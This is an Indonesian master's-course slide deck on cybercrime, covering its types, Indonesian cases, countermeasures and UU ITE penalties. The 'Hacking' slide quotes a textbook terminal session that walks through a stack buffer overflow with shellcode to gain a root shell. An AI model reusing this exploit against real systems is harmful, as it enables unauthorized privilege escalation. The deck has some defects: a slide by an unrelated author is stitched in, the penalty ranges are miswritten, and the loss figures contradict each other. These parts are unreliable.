

# Tinjauan Regulasi *“Cyber Crime”*



By Kelompok II :

**Maurice Gunawan**

**55416110002**

**Galih Bangun Santosa**

**55416110023**

**Sianturi Tigor Franky Devano**

**55416110027**

**Indra Widhi Arsyadi**

**55416110028**

**Dosen : DR Ir Iwan Krisnadi MBA**

***MK Hukum & Regulasi ICT***

**Program Magister Teknik Elektro**

**Universitas Mercu Buana**

# Pengertian *Cyber Crime*

- ▶ Cyber Crime adalah tindak kriminal yang dilakukan dengan menggunakan teknologi computer sebagai alat kejahatan utama. Cyber Crime merupakan kejahatan yang memanfaatkan perkembangan teknologi komputer khususnya **internet**.
- ▶ Cyber Crime didefinisikan sebagai perbuatan melanggar hukum yang memanfaatkan teknologi komputer yang berbasis pada kecanggihan perkembangan teknologi **internet**.

# Karakteristik Cyber Crime

- ▶ *Ruang lingkup kejahatan*
- ▶ *Sifat kejahatan*
- ▶ *Pelaku kejahatan*
- ▶ *Modus kejahatan*
- ▶ *Jenis kerugian yang ditimbulkan*

# Klasifikasi

Dari beberapa karakteristik diatas,  
untuk mempermudah  
penanganannya maka cybercrime  
diklasifikasikan :

- ▶ *Cyberpiracy*
- ▶ *Cybertrespass*
- ▶ *Cybervandalism*

Cyber crime yang biasa ditemui :

- ▶ *Denial of Service Attack*
- ▶ *Hate sites dan Hoax sites*
- ▶ *Cyber Stalking*

## Menurut 2017 GLOBAL FRAUD & CYBERCRIME FORECAST

- ▶ *Mobile adalah Target Cybercrime berikutnya*
  - ▶ *45 Persen volume transaksi yang berasal dari perangkat mobile*
  - ▶ *60 Persen keseluruhan penipuan yang berasal dari perangkat mobile*
- ▶ *Ransomware*
  - ▶ *1 dari 20 serangan adalah ransomware dengan kerugian per pc \$300.*
- ▶ *Phising*
  - ▶ *Setiap 30 detik diluncurkan sehingga menimbulkan kerugian mencapai \$9.1 Miliar*

**Sumber :** <https://www.rsa.com/.../pdfs/5.../3956-infographic-fri-2017-global-fraud-forecast.pdf>

# Jenis-jenis cybercrime berdasarkan motif

- *Cybercrime sebagai tindak kejahatan murni*
- *Cybercrime sebagai tindakan kejahatan abu-abu*
- *Cybercrime yang menyerang individu*
- *Cybercrime yang menyerang hak cipta (Hak milik)*
- *Cybercrime yang menyerang pemerintah*

# Jenis – Jenis Cyber Crime

## HACKING

Seseorang yang berkeinginan untuk melakukan eksplorasi dan penetrasi terhadap sebuah sistem operasi dan kode komputer pengaman lainnya, tetapi tidak melakukan tindakan pengerusakan apapun, tidak mencuri uang atau informasi.

```
$ is -l /usr/bin/erstool
-rwxr-xr-x 1 root root 14056 Sep 25 01:28 /usr/bin/erstool
$ /usr/bin/erstool `perl -e 'print "A"x3000;`
Segmentation fault
$ gdb -q /usr/bin/erstool
(no debugging symbols found)...(gdb) run `perl -e 'print "A"x3000;`
Starting program: /usr/bin/erstool `perl -e 'print "A"x3000;`
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) int *p
$1 = 0x41414141
(gdb) x/48x ($esp-2800)
0xbffffdd60: 0xbffff93 0xbffff93 0xbffff848 0x4002463f
0xbffffdd70: 0x00000003 0xbffff93 0xbffff7d0 0x00000000
0xbffffdd80: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffdd90: 0x00000000 0x00000000 0x00000000 0xbffff93
0xbffffdda0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffddb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffffddc0: 0x00000000 0xbffffdd0 0x00000000 0x00000000
0xbffffddd0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdde0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffddf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffde00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffde10: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) quit
The program is running. Exit anyway? (y or n) y
$ od -x -c shellcode
00000000 c031 46b0 db31 c931 80cd 16eb 315b 88c0
1 300 260 F 1 333 1 311 315 200 353 026 [ 1 300 210
0000020 0743 5b89 8908 0c43 0bb0 4b8d 8d08 0c53
C \a 211 [ \b 211 C \f 260 \v 215 K \b 215 S \f
0000040 80cd e5e8 ffff 2fff 6962 2f6e 6873
315 200 350 345 377 377 377 / b f n / s h
0000056
$ wc -c shellcode
46 shellcode
$ bc -ql
2500/6
416.666666666666666666666666666666
(417*6+46)/4
637.000000000000000000000000000000
quit
$ echo 'main(){int sp;printf("%p\n",&sp);}'>esp.c;gcc esp.c;./a.out;rm ./a.out
0xbffff9b4
$ /usr/bin/erstool `perl -e 'print "HIJACK"x417;`cat shellcode`perl -e
'print "\xb4\xf9\xff\xbf"x50;`
sh-2.05a# id
uid=0(root) gid=100(users) groups=100(users),10(wheel),18(audio)
```

**HACKING**  
THE ART OF EXPLOITATION  
JON ERICKSON




# CRACKING

Kejahatan dengan menggunakan teknologi computer yang dilakukan untuk merusak sistem keamanan suatu sistem computer dan biasanya melakukan pencurian, tindakan anarkis begitu mereka mendapatkan akses. Biasanya kita sering salah menafsirkan antara seorang hacker dan cracker dimana hacker sendiri identik dengan perbuatan negative, padahal hacker adalah orang yang senang memprogram dan percaya bahwa informasi adalah sesuatu hal yang Sangat berharga dan ada yang bersifat dapat dipublikasikan dan rahasia.



# DEFACING



Bentuk kegiatan yang mengubah halaman situs / website pihak lain. Tindakan ini ada yang semata - mata unjuk kebolehan dan ada juga yang berbuat kejahatan dengan mencuri data dan dijual kepada pihak lain.

# CARDING

Kejahatan dengan menggunakan teknologi computer untuk melakukan transaksi dengan menggunakan card credit orang lain sehingga dapat merugikan orang tersebut baik materil maupun non materil.

Sebutan pelakunya adalah  
“CARDER” .



# FRAUD

Kejahatan manipulasi informasi dengan tujuan meraih keuntungan yang sebesar - besarnya.

Biasanya kejahatan yang dilakukan adalah memanipulasi informasi keuangan.



# SPAMMING

Pengiriman berita atau iklan lewat surat elektronik (E-mail) yang tak dikehendaki.

Yang paling banyak adalah pengiriman e-mail dapat hadiah, lotere atau orang yang mengaku punya rekening di bank luar negeri memina bantuan untuk mencairkan dana dengan janji bagi hasil.





# CYBER PORNOGRAPHY



Pornografi yang dilakukan di internet dapat diakses secara bebas. Ada yang membayar terlebih dahulu melalui pendaftaran dan pembayaran dengan kartu kredit, namun ada juga yang gratis.

## Jenis Kasus Cyber Crime di Indonesia

- ▶ Pencurian dan penggunaan account Internet milik orang lain.
- ▶ Membajak situs web.
- ▶ Denial of Service (DoS) dan Distributed DoS (DDoS) attack.
- ▶ Kejahatan yang berhubungan dengan nama domain.

## Contoh Kasus Yang Pernah Terjadi

- ▶ Pembajakan Web KPU Tahun 2004 dan 2009
- ▶ Pembajakan Situs Kemkominfo
- ▶ Pembajakan situs Komisi Hukum Nasional Republik Indonesia
- ▶ Pembajakan situs PDAM Kota Denpasar Bali
- ▶ Pembajakan situs Kejati Jabar
- ▶ Pembajakan situs Dewan Pers
- ▶ Pembajakan situs Telkomsel dan Indosat



# Daftar beberapa kasus Cybercrime di Indonesia:

- Pembobolan kartu Kredit melalui Internet yang dilakukan oleh Petrus Pangkur dengan hukuman 1 tahun penjara karena melakukan penipuan dan pemalsuan kartu kredit milik orang lain untuk membeli barang.
- Steven Haryono dengan cara menipu pelanggan BCA dengan memlesetkan [www.clickbca.com](http://www.clickbca.com) , dengan tujuan kita melek terhadap internet banking. Diperoleh 130 PIN milik pengunjung yang tidak sadar teresat. Namun tidak terkena jerat hukum.
- Ramdoni dan Yanti tertangkap melakukan perdagangan wanita ilegal dengan melalui situs web.

# Daftar beberapa kasus Cybercrime :

- Johnny Indrawan Yusuf menjual VCD porno melalui situs internet di daerah Waru Sidoharjo, Jawa Timur melalui situs WEB, dengan melalui transfer ATM.
- Gartner IncH, ([www.gartner.com](http://www.gartner.com)) mengalami kerugian dari nilai transaksi US\$ 700.000.000 hilang sepanjang tahun 2001 akibat fraud. Kerugian itu sebesar US \$ 61,8 Milyar atau 19 kali lebih tinggi dari kerugian via off line.

Demikianlah beberapa contoh kasus cyber crime, meski banyak kasus lain yang sudah diselesaikan secara hukum atau belum terselesaikan dan hanya menjadi polemik saja.

# Solusi atau Penanggulangan (1)

Ada banyak cara yang dapat di lakukan, antara lain :

- Penegakkan hukum dengan landasan UU ITE
- Sosialisasi di instansi - instansi baik di pemerintahan, perkantoran maupun di sekolah - sekolah tentang kejahatan cyber
- Memperkuat system keamanan ( security system )

## Solusi atau Penanggulangan (2)

- Melakukan modernisasi hukum pidana material dan hukum acara pidana.
- Mengembangkan tindakan-tindakan pencegahan dan pengamanan komputer.
- Melakukan langkah-langkah untuk membuat peka warga masyarakat, aparat pengadilan dan penegak hukum, terhadap pentingnya pencegahan **kejahatan** yang berhubungan dengan komputer.

# Solusi atau Penanggulangan (3)

- ▶ Melakukan upaya-upaya pelatihan (training) bagi para hakim, pejabat dan para penegak hukum mengenai kejahatan ekonomi dan cyber crime.
- ▶ Memperluas rules of ethics dalam penggunaan komputer dan mengajarkannya melalui kurikulum informatika.
- ▶ Mengadopsi kebijakan perlindungan korban Cyber Crime sesuai dengan deklarasi PBB mengenai korban, dan mengambil langkah-langkah untuk korban melaporkan adanya cyber crime.
- ▶ Kejahatan yang berhubungan dengan komputer membutuhkan ketentuan khusus dalam KUHP, atau Undang undang khusus yang mengatur tindak pidana dibidang komputer.

# Tinjauan Hukum (1)

- Di Indonesia sendiri, setidaknya sudah terdapat Undang-Undang no. 11 tahun 2008 tentang Informasi dan Transaksi Elektronik yang di gawangi oleh Direktorat Jenderal Aplikasi Telematika , Kementerian Komunikasi dan Informatika.
- Subyek-subyek muatannya menyangkut masalah yurisdiksi, perlindungan hak pribadi, azas perdagangan secara e-commerce, azas persaingan usaha tidak sehat dan perlindungan konsumen, azas hak atas kekayaan intelektual (HaKI) dan hukum Internasional serta azas Cyber Crime

# Tinjauan Hukum (2)

- Ada beberapa aturan yang bersentuhan dengan dunia cyber yang dapat digunakan untuk menjerat pelaku cyber crime, sehingga sepak terjang mereka makin sempit. Peraturan-peraturan khusus itu adalah, sebagai berikut :
  1. Undang-Undang Nomor 36 tahun 1999 tentang Telekomunikasi.
  2. Undang-Undang Nomor 5 tahun 1999 tentang Larangan Praktek Monopoli dan Persaingan Usaha Tidak Sehat.
  3. Undang-Undang Nomor 8 tahun 1999 tentang Perlindungan Konsumen.
  4. Undang-Undang Nomor 19 tahun 2002 tentang Hak Cipta.
  5. Undang-Undang Nomor 14 tahun 2001 tentang Hak Paten.
  6. Undang-Undang Nomor 15 tahun 2001 tentang Merk.

# Tinjauan Hukum (3)

Dan untuk aturan yang di muat dalam UU ITE rangkumannya Sbb:

- Tanda tangan elektronik memiliki kekuatan hukum yang sama dengan tanda tangan konvensional (tinta basah dan bermaterai). Sesuai dengan e-ASEAN Framework Guidelines (pengakuan tanda tangan digital lintas batas)
- Alat bukti elektronik diakui seperti alat bukti lainnya yang diatur dalam KUHP
- UU ITE berlaku untuk setiap orang yang melakukan perbuatan hukum, baik yang berada di wilayah Indonesia maupun di luar Indonesia yang memiliki akibat hukum di Indonesia.
- Pengaturan nama domain dan Hak Kekayaan Intelektual
- Perbuatan yang dilarang (cybercrime) dijelaskan pada Bab VII (pasal 27-37)



# Tinjauan Hukum (4)

## Ketentuan Pidana & Sanksi Pidana (UU ITE)

Pasal 27 jo 45 (1)  
Illegal Content : Informasi  
kesusilaan, judi,  
pencemaran nama baik,  
pemerasan, pengancaman  
(>6 Tahun & >1 M)

Pasal 28 jo 45 (2)  
Illegal Content : Berita  
Bohong, Informasi SARA  
(>6 Tahun & >1 M)

Pasal 29 jo 45 (3)  
Illegal Content : Informasi  
ancaman kekerasan,  
menakuti scr pribadi  
(>12 Tahun & >2 M)

Pasal 30 jo 46  
Illegal Access  
(>6-8 thn, & >600-800 jt)

Pasal 31 jo 47  
Illegal Interception  
(>10 thn & >800 jt)

Pasal 32 jo 48  
Data Interference  
(>8-10 thn & >2-5 M)

Pasal 33 jo 49  
System Interference  
(> 10 thn & > 10 M)

Pasal 34 jo 50  
Misuse of Device  
(> 10 thn & > 10 M)

Pasal 35 jo 51  
Computer related  
forgery : perubahan  
IE/DE seolah menjadi  
data otentik  
(> 12 thn & > 12 M)



# CYBER CRIME



**BY: RUSHABH SONI**

CLASS: 9C

ROLL NO 15



**WISE**

**WHILE  
ONLINE**

**THINK**

**BEFORE  
POSTING**

**Sekian  
&  
terima kasih**